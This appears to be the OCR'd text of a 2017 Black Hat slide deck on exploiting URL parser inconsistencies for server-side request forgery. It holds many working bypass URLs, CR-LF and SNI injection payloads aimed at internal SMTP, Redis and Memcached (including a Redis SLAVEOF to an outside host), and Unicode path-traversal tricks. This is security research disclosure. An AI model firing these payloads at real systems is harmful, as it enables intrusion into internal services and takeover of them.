A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!

🍊 Orange Tsai

black hat USA 2017

About Orange Tsai

Taiwan No.1

About Orange Tsai

The most professional red team in Taiwan

About Orange Tsai

The largest hacker conference in Taiwan
founded by **chrO.ot**

About Orange Tsai

- **Speaker** - Speaker at several security conferences

  HITCON, WooYun, AVTokyo

- **CTFer** - CTFs we won champions / in finalists (as team HITCON)

  DEFCON, Codegate, Boston Key Party, HITB, Seccon, 0CTF, WCTF

- **Bounty Hunter** - Vendors I have found Remote Code Execution

  Facebook, GitHub, Uber, Apple, Yahoo, Imgur

Agenda

- **Introduction**
- **Make SSRF great again**
  - Issues that lead to SSRF-Bypass
  - Issues that lead to protocol smuggling
  - Case studies and Demos
- **Mitigations**

What is SSRF?

- Server Side Request Forgery
- Bypass Firewall, Touch Intranet
- Compromise Internal services
  - Struts2
  - Redis
  - Elastic

Protocol Smuggling in SSRF

- Make SSRF more powerful
- Protocols that are suitable to smuggle

  HTTP based protocol

  - Elastic, CouchDB, Mongodb, Docker


  Text-based protocol

  - FTP, SMTP, Redis, Memcached

Quick Fun Example

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

Quick Fun Example



Python is so Hard

Quick Fun Example

- CR-LF Injection on HTTP protocol
- Smuggling SMTP protocol over HTTP protocol

```
http://127.0.0.1:25/%0D%0AHELO orange.tw%0D%0AMAIL FROM…
```

```
>> GET /
<< 421 4.7.0 ubuntu Rejecting open proxy localhost [127.0.0.1]
>> HELO orange.tw

Connection closed
```

SMTP Hates HTTP Protocol

It Seems Unexploitable

Gopher Is Good

What If There Is No Gopher Support?

HTTPS

What Won't Be Encrypted in a SSL Handshake?

Quick Fun Example

- CR-LF Injection on HTTPS protocol
- Exploit the Unexploitable - Smuggling SMTP over TLS SNI

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM…:25/
```

```
$ tcpdump -i lo -qw - tcp port 25 | xxd
```

```
000001b0: 009c 0035 002f c030 c02c 003d 006a 0038  ...5./.0.,.=.j.8
000001c0: 0032 00ff 0100 0092 0000 0030 002e 0000  .2.........0....
000001d0: 2b31 3237 2e30 2e30 2e31 200d 0a48 454c  +127.0.0.1 ..HEL
000001e0: 4f20 6f72 616e 6765 2e74 770d 0a4d 4149  O orange.tw..MAI
000001f0: 4c20 4652 4f4d 2e2e 2e0d 0a11 000b 0004  L FROM..........
00000200: 0300 0102 000a 001c 001a 0017 0019 001c  ................
```

Quick Fun Example

- CR-LF Injection on HTTPS protocol
- Exploit the Unexploitable - Smuggling SMTP over TLS SNI

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM…:25/
```

```
$ tcpdump -i lo -qw - tcp port 25 | xxd
```

```
000001b0: 009c 0035 002f c030 c02c 003d 006a 0038  ...5./.0.,.=.j.8
000001c0: 0032 00ff 0100 0092 0000 0030 002e 0000  .2.........0....
000001d0: 2b31 3237 2e30 2e30 2e31 200d 0a48 454c  +127.0.0.1 ..HEL
000001e0: 4f20 6f72 616e 6765 2e74 770d 0a4d 4149  O orange.tw..MAI
000001f0: 4c20 4652 4f4d 2e2e 2e0d 0a11 000b 0004  L FROM..........
00000200: 0300 0102 000a 001c 001a 0017 0019 001c  ................
```

Quick Fun Example

- CR-LF Injection on HTTPS protocol
- Exploit the Unexploitable - Smuggling SMTP over TLS SNI

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM…:25/
```

```
$ tcpdump -i lo -qw - tcp port 25 | xxd
```

```
000001b0: 009c 0035 002f c030 c02c 003d 006a 0038  ...5./.0.,.=.j.8
000001c0: 0032 00ff 0100 0092 0000 0030 002e 0000  .2.........0....
000001d0: 2b31 3237 2e30 2e30 2e31 200d 0a48 454c  +127.0.0.1 ..HEL
000001e0: 4f20 6f72 616e 6765 2e74 770d 0a4d 4149  O orange.tw..MAI
000001f0: 4c20 4652 4f4d 2e2e 2e0d 0a11 000b 0004  L FROM..........
00000200: 0300 0102 000a 001c 001a 0017 0019 001c  ................
```

Quick Fun Example

- CR-LF Injection on HTTPS protocol
- Exploit the Unexploitable - Smuggling SMTP over TLS SNI

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM…:25/
```

```
$ tcpdump -i lo -qw - tcp port 25
```


```
>> ...5./.0.,.=.j.8.2.........0...+127.0.0.1
<< 500 5.5.1 Command unrecognized: ...5./.0.,.=.j.8.2..0.+127.0.0.1
>> HELO orange.tw
<< 250 ubuntu Hello localhost [127.0.0.1], please meet you
>> MAIL FROM: <admin@orange.tw>
<< 250 2.1.0 <admin@orange.tw>... Sender ok
```

Make SSRF Great Again


URL Parsing Issues

- It's all about the inconsistency between URL parser and requester
- Why validating a URL is hard?
    1. Specification in RFC2396, RFC3986 but just SPEC
    2. WHATWG defined a contemporary implementation based on RFC but different languages still have their own implementations

URL Components(RFC 3986)



URL Components(RFC 3986)



Big Picture

Libraries/Vulns	CR-LF Injection			URL Parsing		
	Path	Host	SNI	Port Injection	Host Injection	Path Injection
Python httplib	💀	💀	💀			
Python urllib		💀	💀		💀	
Python urllib2		💀	💀			
Ruby Net::HTTP	💀	💀	💀			
Java net.URL		💀			💀	
Perl LWP			💀	💀		
NodeJS http	💀					💀
PHP http_wrapper				💀	💀	
Wget		💀	💀			
cURL				💀	💀	

Abusing URL Parsers


- Consider the following PHP code

```
$url = 'http://' . $_GET[url];
$parsed = parse_url($url);
if ( $parsed[port] == 80 && $parsed[host] == 'google.com') {
  readfile($url);
} else {
  die('You Shall Not Pass');
}
```

Abusing URL Parsers

```
http://127.0.0.1:11211:80/
```

Abusing URL Parsers



Abusing URL Parsers

- RFC3986

```
authority       =    [ userinfo "@" ] host [ ":" port ]
port            =    *DIGIT
host            =    IP-literal / IPv4address / reg-name
reg-name        =    *( unreserved / pct-encoded / sub-delims )
unreserved      =    ALPHA / DIGIT / "-" / "." / "_" / "~"
sub-delims      =    "!" / "$" / "&" / "'" / "(" / ")" /
                     "*" / "+" / "," / ";" / "="
```

Abusing URL Parsers

```
http://google.com#@evil.com/
```

Abusing URL Parsers

Abusing URL Parsers

- Several programing languages suffered from this issue

  cURL, PHP, Python

- RFC3968 section 3.2


  The authority component is preceded by a double slash ("//") and is terminated by the next slash ("/"), question mark ("?"), or number sign ("#") character, or by the end of the URI

How About cURL?

Abusing URL Parsers

```
http://foo@evil.com:80@google.com/
```

Abusing URL Parsers



Abusing URL Parsers

	cURL / libcurl
PHP parse_url	💀
Perl URI	💀
Ruby uri	
Ruby addressable	💀
NodeJS url	💀
Java net.URL	
Python urlparse	
Go net/url	💀

Abusing URL Parsers

- Report the bug to cURL team and get a patch quickly
- Bypass the patch with a space

```
http://foo@127.0.0.1 @google.com/
```

Report Again But...

"curl doesn't verify that the URL is 100% syntactically correct. It is instead documented to work with URLs and sort of assumes that you pass it correct input"

Won't Fix

But previous patch still applied on cURL 7.54.0

NodeJS Unicode Failure

- Consider the following NodeJS code

```
var base = "http://orange.tw/sandbox/";
var path = req.query.path;
if (path.indexOf("..") == -1) {
  http.get(base + path, callback);
}
```

NodeJS Unicode Failure

```
http://orange.tw/sandbox/ＮＮ/passwd
```

NodeJS Unicode Failure

```
http://orange.tw/sandbox/\xFF\x2E\xFF\x2E/passwd
```

NodeJS Unicode Failure

```
http://orange.tw/sandbox/\xFF\x2E\xFF\x2E/passwd
```

NodeJS Unicode Failure

```
http://orange.tw/sandbox/../passwd
```

N N/ is new ../ (in NodeJS HTTP)

(U+FF2E) Full width Latin capital letter N

What the ____

NodeJS Unicode Failure

- HTTP module prevents requests from CR-LF Injection
- Encode the New-lines as URL encoding

```
http://127.0.0.1:6379/\r\nSLAVEOF orange.tw 6379\r\n
```

```
$ nc -vvlp 6379
```

```
>> GET /%0D%0ASLAVEOF%20orange.tw%206379%0D%0A HTTP/1.1
>> Host: 127.0.0.1:6379
>> Connection: close
```

NodeJS Unicode Failure

- HTTP module prevents requests from CR-LF Injection
- Break the protections by Unicode U+FF0D U+FF0A

```
http://127.0.0.1:6379/ - * SLAVEOF@orange.tw@6379 - *
```

```
$ nc -vvlp 6379
```

```
>> GET /
>> SLAVEOF orange.tw 6379
>>  HTTP/1.1
>> Host: 127.0.0.1:6379
>> Connection: close
```

GLibc NSS Features

- In Glibc source code file resolv/ns_name.c#ns_name_pton()


```
/*%
 *  Convert an ascii string into an encoded domain name
      as per RFC1035.
 */

int
ns_name_pton(const char *src, u_char *dst, size_t dstsiz)
```

GLibc NSS Features

- RFC1035 - Decimal support in gethostbyname()

```c
void main(int argc, char **argv) {
  char *host = "or\\097nge.tw";
  struct in_addr *addr = gethostbyname(host)->h_addr;
  printf("%s\n", inet_ntoa(*addr));
}
```



…50.116.8.239

GLibc NSS Features

- RFC1035 - Decimal support in gethostbyname()

```
>>> import socket
>>> host = '\\o\\r\\a\\n\\g\\e.t\\w'
>>> print host
\o\r\a\n\g\e.t\w
>>> socket.gethostbyname(host)
'50.116.8.239'
```

GLibc NSS Features

- Linux getaddrinfo() strip trailing rubbish followed by whitespaces

```
void main(int argc, char **argv) {
  struct addrinfo *res;
  getaddrinfo("127.0.0.1 foo", NULL, NULL, &res);
  struct sockaddr_in *ipv4 = (struct sockaddr_in *)res->ai_addr;
  printf("%s\n", inet_ntoa(ipv4->sin_addr));
}
```

...127.0.0.1

GLibc NSS Features

- Linux getaddrinfo() strip trailing rubbish followed by whitespaces
- Lots of implementations relied on getaddrinfo()

```
>>> import socket
>>> socket.gethostbyname("127.0.0.1\r\nfoo")
'127.0.0.1'
```

GLibc NSS Features

- Exploit Glibc NSS features on URL Parsing

```
http://127.0.0.1\tfoo.google.com
```

```
http://127.0.0.1%09foo.google.com
```

```
http://127.0.0.1%2509foo.google.com
```

GLibc NSS Features

- Exploit Glibc NSS features on URL Parsing
- Why this works?

  Some library implementations decode the URL TWICE…

```
http://127.0.0.1%2509foo.google.com
```

GLibc NSS Features

- Exploit Glibc NSS features on Protocol Smuggling
- HTTP protocol 1.1 required a host header

```
$ curl -vvv http://I-am-a-very-very-weird-domain.com
```

```
>> GET / HTTP/1.1
>> Host: I-am-a-very-very-weird-domain.com
>> User-Agent: curl/7.53.1
>> Accept: */*
```

GLibc NSS Features

- Exploit Glibc NSS features on Protocol Smuggling
- HTTP protocol 1.1 required a host header

```
http://127.0.0.1\r\nSLAVEOF orange.tw 6379\r\n:6379/
```

```
$ nc -vvlp 6379
```

```
>> GET / HTTP/1.1
>> Host: 127.0.0.1
>> SLAVEOF orange.tw 6379
>> :6379
>> Connection: close
```

GLibc NSS Features

- Exploit Glibc NSS features on Protocol Smuggling
- SNI Injection - Embed hostname in SSL Client Hello

  Simply replace HTTP with HTTPS😛

```
https://127.0.0.1\r\nSET foo 0 60 5\r\n:443/
```

```
$ nc -vvlp 443
```

```
>> ..=5</.Aih9876.'. #...$...?...).%..g@?>3210...EDCB..
>> .....5'%"127.0.0.1
>> SET foo 0 60 5
```

